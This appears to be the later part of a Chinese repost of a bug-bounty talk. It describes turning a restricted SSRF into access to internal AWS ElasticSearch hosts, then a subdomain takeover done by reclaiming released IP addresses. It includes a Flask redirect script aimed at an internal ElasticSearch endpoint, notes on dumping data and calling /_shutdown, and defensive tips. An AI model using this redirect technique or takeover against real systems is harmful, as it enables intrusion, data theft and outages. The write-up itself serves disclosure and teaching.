<b>We failed to fetch the text file at your app's URL (http://shubh.am/app.txt).</b><!DOCTYPE html> <!--[if lt IE 7]> <html class="no-js lt-ie9 lt-ie8 lt-ie7" lang="en"> <![endif]--> <!--[if IE 7]> <html class="no-js lt-ie9 lt-ie8" lang="en"> <![endif]--> <!--[if IE 8]> <html class="no-js lt-ie9" lang="en"> <![endif]--> <!--[if gt IE 8]><!--> <html class="no-js" lang="en"> <!--<![endif]--> <!--[if IE 8]> <head> <meta charset="utf-8"> <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1"> <title>shubh.am | 404 - Page Cannot Be Found</title> <meta name="robots" content="noindex, nofollow" /> <meta name="viewport" content="initial-scale=1.0, minimum-scale=1.0, maximum-scale=1.0, user-scalable=0"> <script type="text/javascript"> //<![CDATA[ try{if (!window.CloudFlare) {var CloudFlare=[{verbose:0,p:0,byc:0,owld:"cf",bag2:1,mirage2:0,oracle:0,paths:[{cloudflare:"/cdn-cgi/nexp/dok3v=1613a3a185/"}},atok:"4d6ba6076d86953417b1fb360a03d9d5",petok:"e54dbbf854c0a7369b1be55b2aacf2cebffa258e-1460520325-1800",zone:"shubh.am",rocket:"0",apps:{'ga_key':{"ua":"UA-43839544-1","ga_bs":"2"},sha2test:0}];CloudFlare.push(["apps":{"smarterror":{"swiftype":{"engine_id":"shubh-dot-am","engine_key":"zVpJQ4FUuVszeSzktus2","enabled":1}}});function(a,b){a=document.createElement("script");b=document.getElementsByTagName("script")[0].insertBefore(a,b);a.src="//ajax.cloudflare.com/cdn-
```



5. 通过受限SSRF漏洞访问内部AWS基础设施

- 对*.privatebounty.com实施DNS爆破后，通过altdns获得的样本数据：

```
internal- 02079.us-west-2.elb.amazonaws.com.  
internal- .us-west-2.elb.amazonaws.com.  
internal- 54168.us-west-2.elb.amazonaws.com.  
internal- l.us-west-2.elb.amazonaws.com.  
internal- js-west-2.elb.amazonaws.com.  
internal- 52580.us-west-2.elb.amazonaws.com.  
internal- 561128.us-west-2.elb.amazonaws.com.  
internal- 336.us-west-2.elb.amazonaws.com.  
...  
...
```



5. 通过受限SSRF漏洞访问内部AWS基础设施

- 如果我们迫使<https://shubh.am/app.txt>返回一个301重定向，指向一个内部AWS ElasticSearch主机，同时提供一个无效ElasticSearch查询，结果会怎样？

```
import requests  
import sys  
from flask import Flask, redirect, request  
app = Flask(__name__)  
  
@app.route('/app.txt')  
def custom_redirect():  
    return redirect("http://xxxxx.elasticsearch.xxxxxxx.xxxxxxx.com:9200/_search?pretty=true&source=%7b%25%32  
  
if __name__ == '__main__':  
    app.debug=True  
    app.run(host='0.0.0.0',port=80)
```



5. 通过受限SSRF漏洞访问内部AWS基础设施

- 如果我们迫使`https://shubh.am/app.txt`返回一个301重定向，指向一个内部AWS ElasticSearch主机，同时提供一个无效ElasticSearch查询，结果会怎样？

```
<code>We failed to fetch [REDACTED] at your app's URL (http://[REDACTED].txt).</code><br><code>Error:</code> HTTP/1.1 400 Bad Request<br><code>Body:</code>
<code><br>{ "error": "SearchPhaseExecutionException[Failed to execute phase [query], all shards failed; shardFailures [{}]]", "status": 400 }</code>
```



5. 通过受限SSRF漏洞访问内部AWS基础设施

- 由于托管`https://create.privatebugbounty.com`的主机位于AWS VPC中，所以，我们可以访问这个VPC中的所有其他内部AWS主机。
- 本来是一个受限的SSRF漏洞，现在摇身变为一个威力巨大的SSRF。
- 对于ElasticSearch实例的默认配置来说，根本就不需要进行身份验证。
- 这样的话，我们通过REST API和这个SSRF漏洞从内部ElasticSearch实例中导出数据。
- 同时，我们还可以通过访问`https://elasticSearchInstance:9200/_shutdown`来直接关闭ElasticSearch实例。
- 真是混乱而又疯狂——超过150台内部主机可通过这个SSRF漏洞进行访问。



6. 打个电话就能劫持子域

借助于Altdns，我找到了两个当时用于开发的域名，将它们添加到我的域列表后，我就把它们忘下了，大约一个月后，它们就离线了，我不知道它们现在是否还在用（记录仍然在那里）。



Hey Joyent,

We previously had the ip addresses [REDACTED] and [REDACTED]. From what we can tell it isn't in use, are we able to renew our service with either of these ip addresses?

Regards,
Nathaniel
Hello,

We can't guarantee what IP gets assigned at provisioning, and assigning a specific IP to a newly created machine is generally unsupported at this time.

Please let me know if you have any further questions.

A quick phone call later ...

Regards,
Mary Hood
Joyent, Inc

Hi Nathaniel,
I had Mary reserve the IP's, so right now, they are not in use.

Hi Nathaniel,
This is typically a production support type of request (which can be selected directly from your portal). At a minimum, please request developer support for your account.

Lastly, to confirm, when these addresses are added to your containers, we'll be replacing the existing IP address with the ones you've requested. Let me know if this is not what you'd expect.

rewarded nnwakelam with a \$7,500 bounty.

用100美元赚了\$15k (7.5kx2)。好极了！



小贴士

- 请思考这些公开的资源如何被攻击者用于横向渗透和/或破坏现有的安全策略的。
- 如果是面向外部的Web，或者可以很容易地从内部网络访问的资源，应该假设每个人都可以访问它。
- 只要内部应用程序存在安全漏洞，就不能仅仅因为它不是面向外部的，就认为该漏洞无关紧要。
- 即使您的critical/dev/staging/test版本应用程序运行隐蔽的子域上，也不代表别人找不到它们。
- 互联网范围内的扫描成本已降至20澳元每秒，并且任何人只要借助于一个简单的工具就能完成这项任务。



Scrutiny on the bug bounty.zip (4.696 MB) [下载附件](#)

点击收藏 | 2 关注 | 1

[上一篇：逆向工程 - 第2部分（高级编程概念）](#) [下一篇：记一次从DOM型XSS到RCE过程](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)